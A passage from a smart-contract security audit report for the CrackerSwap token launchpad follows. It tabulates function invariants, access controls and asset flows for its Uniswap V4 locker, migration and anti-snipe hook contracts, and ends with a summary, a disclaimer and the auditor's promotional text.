LPFeeRatchet.sol	poolKeyOf(), fdvOf(), fdvFromTick(), tierFor(), averageTick(), observationOf()	Main invariant(s) Key derivation is exactly native/token, dynamic-fee, configured spacing and hook; tierFor is monotone; averageTick is mathematical floor Access level Public view. fdvOf is spot and can disagree with the committed TWAP FDV What this function can do Derive the canonical pool key and report spot FDV, tick-implied FDV, the tier schedule, the floored mean tick, and the open window What this function cannot/should not do Mutate state
LPLocker.sol	onERC721Received()	Main invariant(s) A non-PositionManager callback cannot bind any token ID and is fully rolled back; a binding, once made, is permanent Access level msg.sender == positionManager, plus five further validations What this function can do Accept a V4 position and bind it permanently to a launch What this function cannot/should not do Accept from any sender but the PositionManager, any operator but that launch's migration module, an already-locked token ID, a pool without this locker's hook, a non-dynamic-fee pool, or a mismatched tick spacing

Contract Name	Function	Category
LPLocker.sol	collect()	Main invariant(s) No locked position ever leaves the locker; there is no withdraw, approve, or ERC-1271 path Access level Permissionless, nonReentrant and unordered against poke() What this function can do Harvest accrued V4 fees by balance delta and forward both currencies to the splitter under LP_FEES What this function cannot/should not do Remove liquidity the encoded DECREASE_LIQUIDITY amount is always zero; release the position; act on an unknown position
LPLocker.sol	receive()	Main invariant(s) Guarded by a transient HARVESTING_SLOT flag set only across the modifyLiquidities call Access level Permissionless but harvest-gated What this function can do Accept native fee payouts, but only inside an active harvest What this function cannot/should not do Accept ETH at any other time it reverts UnexpectedETH

Contract Name	Function	Category
LPLocker.sol	launchTokenOf(), positionOf()	Main invariant(s) View-only Access level Public view What this function can do Report a locked position's launch and custody date What this function cannot/should not do Mutate state
V4MigrationModule.sol	migrate()	Main invariant(s) All wiring is immutable and cross-validated at construction; the opening price is derived from the same amounts that are supplied Access level ILaunchToken(launchToken).curve() == msg.sender, nonReentrant. Rounding dust of both currencies strands permanently What this function can do Initialize the V4 pool at exactly the price the curve closed at, mint a full-range position via Permit2, hand the NFT to the locker, and arm the anti-snipe hook in one call What this function cannot/should not do Be called by anyone but the launch's own curve; run while the PoolManager is unlocked; leave a standing Permit2 allowance; sweep or withdraw anything afterwards

Contract Name	Function	Category
V4MigrationModule.sol	receive(), onERC721Received()	Main invariant(s) The ERC721 receiver has no state or value effect Access level Permissionless What this function can do Accept the currency0 sweep during the mint, and accept the freshly minted position before forwarding it What this function cannot/should not do Release anything there is no sweep, withdraw, or rescue path
AntiSnipeHook.sol	_beforeInitialize()	Main invariant(s) This is the single gate that makes settlement failure non-attacker-manufacturable Access level PoolManager dispatch, sender == migrationModule What this function can do Reject pool creation by anyone but the migration module, and start the decay window for the pool being created What this function cannot/should not do Allow a third party to pre-create or re-arm a launch's hooked pool

Contract Name	Function	Category
AntiSnipeHook.sol	_beforeAddLiquidity()	Main invariant(s) Both the write and the guard live inside the window check, so a post-window add is ungated unreachable today Access level PoolManager dispatch What this function can do Reserve the launch window's liquidity to the locked position and record the seeding timestamp What this function cannot/should not do Permit a second in-window add
AntiSnipeHook.sol	_beforeSwap()	Main invariant(s) An unarmed pool fails open to the floor fee; the accumulator moves only on swaps which is what makes an idle pool's TWAP settable Access level PoolManager dispatch What this function can do Advance the cumulative-tick accumulator by preSwapTick * elapsed and override the pool's LP fee with the decayed launch fee What this function cannot/should not do Advance the accumulator without a swap; charge above startFee or below floorFee

Contract Name	Function	Category
AntiSnipeHook.sol	observe(), currentFee(), launchedAt(), seeded(), poolOf()	Main invariant(s) All public transitions preserve the immutable trust and schedule pins Access level Public view. seeded() is misleading for a post-window seed What this function can do Report the accumulator, the live decayed fee, and pool arming state What this function cannot/should not do Mutate state
HookDeployer.sol	deploy()	Main invariant(s) The returned address is the exact EIP-1014 address; constructor failure returns zero and cannot become false success Access level Permissionless, stateless, deploy-time only. Does not reject an empty runtime (FV-01) What this function can do CREATE2-deploy arbitrary creation code at a deterministic address, used once to place the hook at a permission-bearing address What this function cannot/should not do Spend deployer ETH it is non-payable and passes zero value; overwrite existing code; write any persistent state

3. Asset Flow Mapping (Critical Contracts)

This section identifies where money actually lives and how it moves.

3.1 Asset-Holding Contracts

Contract	Asset Type	Custodied Assets
BondingCurve.sol	Native ETH + ERC20	Net quote reserve (realQuote) backing every outstanding curve token, plus the full unsold curveSupply and the reserved lpSupply until graduation
TokenSplitter.sol	Native ETH + ERC20	All accrued but unclaimed fees across the BONDING, GRADUATION, and LP_FEES streams, held per-account in claimable
LPLocker.sol	ERC721(+ transient ETH/ERC20)	The graduated Uniswap V4 position NFT, permanently. Fee currencies transit the contract only within a single collect() frame
V4MigrationModule.sol	Native ETH + ERC20 (residual)	Rounding dust from every graduation the swept currency0 remainder and the unpulled currency1 remainder. No exit path
TokenFactory.sol	Native ETH (transient)	The creator's seed-buy value and its refund, within a single createLaunch frame

3.2 Asset Entry & Exit Functions

Contract	Function	Asset In	Asset Out	Caller	Risk Notes
BondingCurve.sol	buy	Native ETH	Launch token + ETH refund + fee to splitter	Public	Cap bypass, slippage, gate revert, closing-buy gas cliff
BondingCurve.sol	seedBuy	Native ETH	Launch token to beneficiary	Factory only	Virgin-curve- only; refund routes to the factory, not the beneficiary
BondingCurve.sol	sell (TRADING)	Launch token	Native ETH less fee	Public	Rounding must favour the curve; k must not decrease

Contract	Function	Asset In	Asset Out	Caller	Risk Notes
BondingCurve.sol	sell (RECOVERY)	Launch token	Native ETH, flat pro-rata	Public	Late-buyer-subsidises-early-buyer redistribution ; incoming tokens are never burned
BondingCurve.sol	_settle (via buy/graduate)	–	Graduation fee to splitter, liquidityQuote + liquidityTokens to the module, proportional burn	Public / self	The single largest value movement in the system; atomic or nothing
BondingCurve.sol	enterRecovery	–	Burns all curve-held tokens	Public, after 7 days	Irreversible; graduation is off permanently thereafter
V4MigrationModule.sol	migrate	Native ETH + launch token	Full-range V4 position to LPLocker	Launch curve only	Opening-price derivation, Permit2 allowance window, unspent-side dust
LPLocker.sol	onERC721Received	ERC721 position	–	PositionManager only	Terminal custody; five validations gate acceptance

Contract	Function	Asset In	Asset Out	Caller	Risk Notes
LPLocker.sol	collect	V4 fees (ETH + token)	Both currencies to splitter under LP_FEES	Public	Split priced at collection time, not accrual time
TokenSplitter.sol	depositETH / depositERC20	Native ETH / ERC20	(credited to claimable)	Public	Permissionless, so FeeDeposited is not a trustworthy volume signal
TokenSplitter.sol	claim / claimTo	–	Native ETH / ERC20 to caller or nominee	Public	Pull-based; effects before interactions; consumes only the caller's entry
TokenFactory.sol	createLaunch	Native ETH (optional seed)	Seed forwarded to curve; residual refunded to creator	Public	Residual is computed net of msg.value, so prior donations cannot be swept
LaunchToken.sol	burn	Launch token	(destroyed)	Public, own balance only	Shrinks the live totalSupply that FDV tiering reads

Automated Tests

No major issues were found. Some false positive errors were reported by the tools. All the other issues have been categorized above according to their level of severity.

Closing Summary

In this report, we have considered the security of CrackerSwap. We performed our audit according to the procedure described above.

18 issues were found during audit, out of which The CrackerSwap team has addressed several of the identified issues, while the remaining items have been acknowledged by the team for further consideration.

Disclaimer

At QuillAudits, we have spent years helping projects strengthen their smart contract security. However, security is not a one-time event—threats evolve, and so do attack vectors. Our audit provides a security assessment based on the best industry practices at the time of review, identifying known vulnerabilities in the received smart contract source code.

This report does not serve as a security guarantee, investment advice, or an endorsement of any platform. It reflects our findings based on the provided code at the time of analysis and may no longer be relevant after any modifications. The presence of an audit does not imply that the contract is free of vulnerabilities or fully secure.

While we have conducted a thorough review, security is an ongoing process. We strongly recommend multiple independent audits, continuous monitoring, and a public bug bounty program to enhance resilience against emerging threats.

Stay proactive. Stay secure.

About QuillAudits

QuillAudits is a leading name in Web3 security, offering top-notch solutions to safeguard projects across DeFi, GameFi, NFT gaming, and all blockchain layers. With seven years of expertise, we've secured over 1400 projects globally, averting over \$3 billion in losses.

Our specialists rigorously audit smart contracts and ensure DApp safety on major platforms like Ethereum, BSC, Arbitrum, Algorand, Tron, Polygon, Polkadot, Fantom, NEAR, Solana, and others, guaranteeing your project's security with cutting-edge practices.



8+ Years of Expertise	1M+ Lines of Code Audited
50+ Chains Supported	1500+ Projects Secured

Follow Our Journey



AUDIT REPORT

September 2026

For



Canada, India, Singapore, UAE, UK

www.quillaudits.com audits@quillaudits.com